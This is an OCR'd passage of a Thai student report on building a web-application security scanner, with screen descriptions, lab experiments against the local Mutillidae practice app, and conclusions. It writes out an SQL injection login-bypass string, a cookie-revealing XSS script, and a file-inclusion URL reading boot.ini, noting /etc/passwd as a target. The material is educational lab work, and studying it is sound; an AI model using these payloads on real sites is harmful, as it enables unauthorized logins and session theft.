
- ช่องกรอก URL
- ปุ่ม Scan
- ปุ่ม Back to Menu



ภาพที่ 3.15 หน้าจอแสดง Information

จากภาพที่ 11 เป็นการแสดงผลลัพธ์จากการ กดปุ่ม Scan ที่ทำการ Scan URL แอพพลิเคชั่นจะแสดงข้อมูลที่ได้จาก Server ซึ่งประกอบไปด้วยดังนี้


- ข้อมูล Server Information
- ข้อมูล Vulnerability
- ปุ่ม Structure
- ปุ่ม Vulnerability



ภาพที่ 3.16 แสดงหน้าจอ Structure

จากภาพที่ 12 หน้าจอแสดง Structure ซึ่งผลลัพธ์ได้มาจากการ Scan URL ออกมาโดยจะแสดงโครงสร้างของ Web Application ที่ได้ทำการ Scan ซึ่งประกอบไปด้วย


- ข้อมูล Structure
- ปุ่ม Report
- Vulnerability



ภาพที่ 3.17 แสดงหน้าจอรายละเอียดของการแสกนหาช่องโหว่

จากภาพที่ 13 หน้าจอแสดง Vulnerabilityจะปรากฏเมื่อ แอพพลิเคชั่นทำการ Scan URL ที่กรอกในช่องสำเร็จ โดยจะแสดงจำนวนที่ความเสี่ยงที่ตรวจพบ โดยหน้านี้ประกอบไปด้วย

- ข้อมูล Vulnerability
- ปุ่ม Report
- ปุ่ม Structure



ภาพที่ 3.18 หน้าจอแสดงรายรายงานความผิดพลาดที่ตรวจพบ

จากภาพที่ 14 หน้าจอแสดงรายละเอียด ซึ่งเป็นผลจากการตรวจพบช่องโหว่จากการ Scan และคำแนะนำในการแก้ไขปัญหาเบื้องต้นจากการโดนตรวจสอบพบช่องโหว่จาก SQL Injection ประกอบไปด้วย

- รายละเอียด Vulnerability
- ปุ่ม Report
- ปุ่ม Structure
- ปุ่ม Back to Vulnerability

บทที่ 4


การทดลองและผลการทดลอง

4.1 บทนำ

จากการวิเคราะห์และออกแบบระบบในบทที่ 3 ..... ในบทความนี้จะกล่าวถึงการทดลองและผลการทดลองระบบ การทดสอบความปลอดภัยของเว็บแอพพลิเคชั่นโดยมีรายละเอียดดังนี้


4.2 การทดลอง

4.2.1 ทดลองโจมตีโดยใช้ SQL Injection




ภาพที่ 4.19 หน้าจอแสดงผลก่อนทำการ SQL Injection

โดยจะทำการ By Pass Authentication ถึงแม้เราจะไม่ทราบ Password แต่เราสามารถคาดเดาถึง username ที่เป็นไปได้ โดยเราจะใช้เทคนิคนี้ในการ LOGIN เข้าระบบ



ภาพที่ 4.20 หน้าจอแสดงผลระหว่างทำการ SQL Injection


โดย Password เราจะใส่เป็น ดังนี้ 'or'1'='1 เนื่องจากประโยคนี้จะ ทำให้นิพจน์เป็นจริงเสมอ ตัวอย่าง เช่น select * from table user where username ='test ' and password='' เมื่อนิพจน์นี้ไปปรากฏ ในช่องรับข้อมูล โปรแกรมจะประมวลผลว่าสามารถ LOGIN ได้สำเร็จ



ภาพที่ 4.21 หน้าจอแสดงผลหลังทำการ SQL Injection


ดังรูปนี้เราก็สามารถเข้า LOGIN ในนามคนอื่นได้แล้ว

4.2.2 การโจมตีโดยใช้เทคนิค XSS



ภาพที่ 4.22 หน้าจอแสดงผลระหว่างทำการ XSS (1)


เราจะใช้ script คือ <script>alert(document.cookie)</script> ดังกล่าว ซึ่งส่วนมากนิยมที่จะใช้ฝัง script นี้ไว้ตามเว็บบอร์ดต่าง ๆ ซึ่งในความเป็นจริง จะไม่แสดง Alert ขึ้นมา เพื่อแสดงค่า cookie ที่ผู้ใช้งาน LOGIN เข้ามา ซึ่งผู้ไม่หวังดีสามารถ นำข้อมูลเหล่านี้ไปใช้งานได้ โดยจะแสดงดังรูปข้างล่าง นี้



ภาพที่ 4.23 หน้าจอแสดงผลระหว่างทำการ XSS (2)

รูปแสดงผลค่าที่ได้จากการฝัง script ในเว็บบอร์ดต่างๆ

4.2.3 การโจมตีโดยใช้เทคนิค RFI (Remote File Inclusion)



ภาพที่ 4.24 หน้าจอแสดงผลระหว่างทำการ RFI

ซึ่งเทคนิคนี้จะสามารถใช้งานผ่าน URL ได้เลย เช่น

https://127.0.0.1/mutillidae/index.php?page=C:\boot.ini ซึ่งจะสามารถ เรียกใช้ไฟล์ boot.ini ได้ ซึ่งเทคนิคนี้นิยมเอาไปใช้กับ Web Server ซึ่งเป็น linux และถ้าผู้ใช้ ใช้เทคนิคนี้ทราบถึง path ต่างๆ ใน Linux เช่น **/etc/passwd** ก็สามารถที่จะนำ password ทั้งหมดมาใช้งานได้

ภาพที่ 4.25 หน้าจอแสดงผลหลังทำการ RFI

เป็นรูปที่แสดงถึงข้อมูลที่ได้มาจากการเข้าถึงไฟล์ boot.ini

บทที่ 5
สรุปผล อุปสรรคปัญหา และข้อเสนอแนะ

การใช้โปรแกรมทดสอบระบบความปลอดภัยของ Web Application สามารถสรุปผลการวิจัยแบ่งหัวข้อได้ดังนี้

5.1 สรุปผลดำเนินการและอุปสรรคปัญหา

5.2 ข้อเสนอแนะ

5.1 สรุปผลดำเนินการ และอุปสรรคปัญหา

สรุปผลดำเนินการ

จากการพัฒนาแอพพลิเคชั่นตรวจสอบความปลอดภัยพบว่าโปรแกรมสามารถตรวจสอบช่องโหว่ที่ต้องการ คือ SQL Injection , Cross Site Scripting , Remote File Inclusion ซึ่งสามารถตรวจสอบปัญหาดังกล่าวได้ดี ซึ่งผู้พัฒนาระบบ สามารถนำไปใช้งานได้ผลดี การพัฒนาโปรแกรมนั้นเน้นไปในทางวัดผลแสดงถึงช่องโหว่ที่มีอยู่บนเว็บแอพพลิเคชั่นแต่ในทางกลับกับปัญหาช่องโหว่ที่มีอยู่บนเว็บแอพพลิเคชั่นนั้นมีอยู่มากมาย การที่จะใช้แค่เทคนิคเหล่านี้ก็อาจยังไม่คลอบคลุมถึงการป้องกันปัญหาทั้งหมด

อุปสรรคและปัญหา

เนื่องจากจริงๆ แล้วปัญหาในช่องโหว่ของเว็บแอพพลิเคชั่น นั้นมีมากมาย 3 ช่องทางที่เลือกจะตรวจสอบนั้นอาจไม่เพียงพอต่อการตรวจสอบทั้งหมด และเมื่อตรวจสอบพบช่องโหว่แล้วโปรแกรมก็จะแนะนำแนวทางว่าควรป้องกันอย่างไร ซึ่งก็ขึ้นอยู่กับผู้พัฒนาว่าจะดำเนินการตามคำแนะนำหรือไม่ อุปสรรคอื่น ๆ ก็คือการพัฒนาโปรแกรมขึ้นมา เพราะต้องใช้ความเข้าใจในการตรวจจับช่องโหว่ต่าง ๆ ซึ่งเป็นในเชิงเทคนิคล้วน ๆ จึงต้องทำความเข้าใจกับการพัฒนาโปรแกรมพอสมควร

5.2 ข้อเสนอแนะ

การพัฒนาโปรแกรมการทดสอบระบบความปลอดภัยของเว็บแอพพลิเคชั่นในครั้งนี้มีข้อเสนอแนะเพิ่มเติมดังนี้

1) ควรที่จะเพิ่มการตรวจสอบปัญหาในช่องโหว่อื่น ๆ ของเว็บแอพพลิเคชั่น
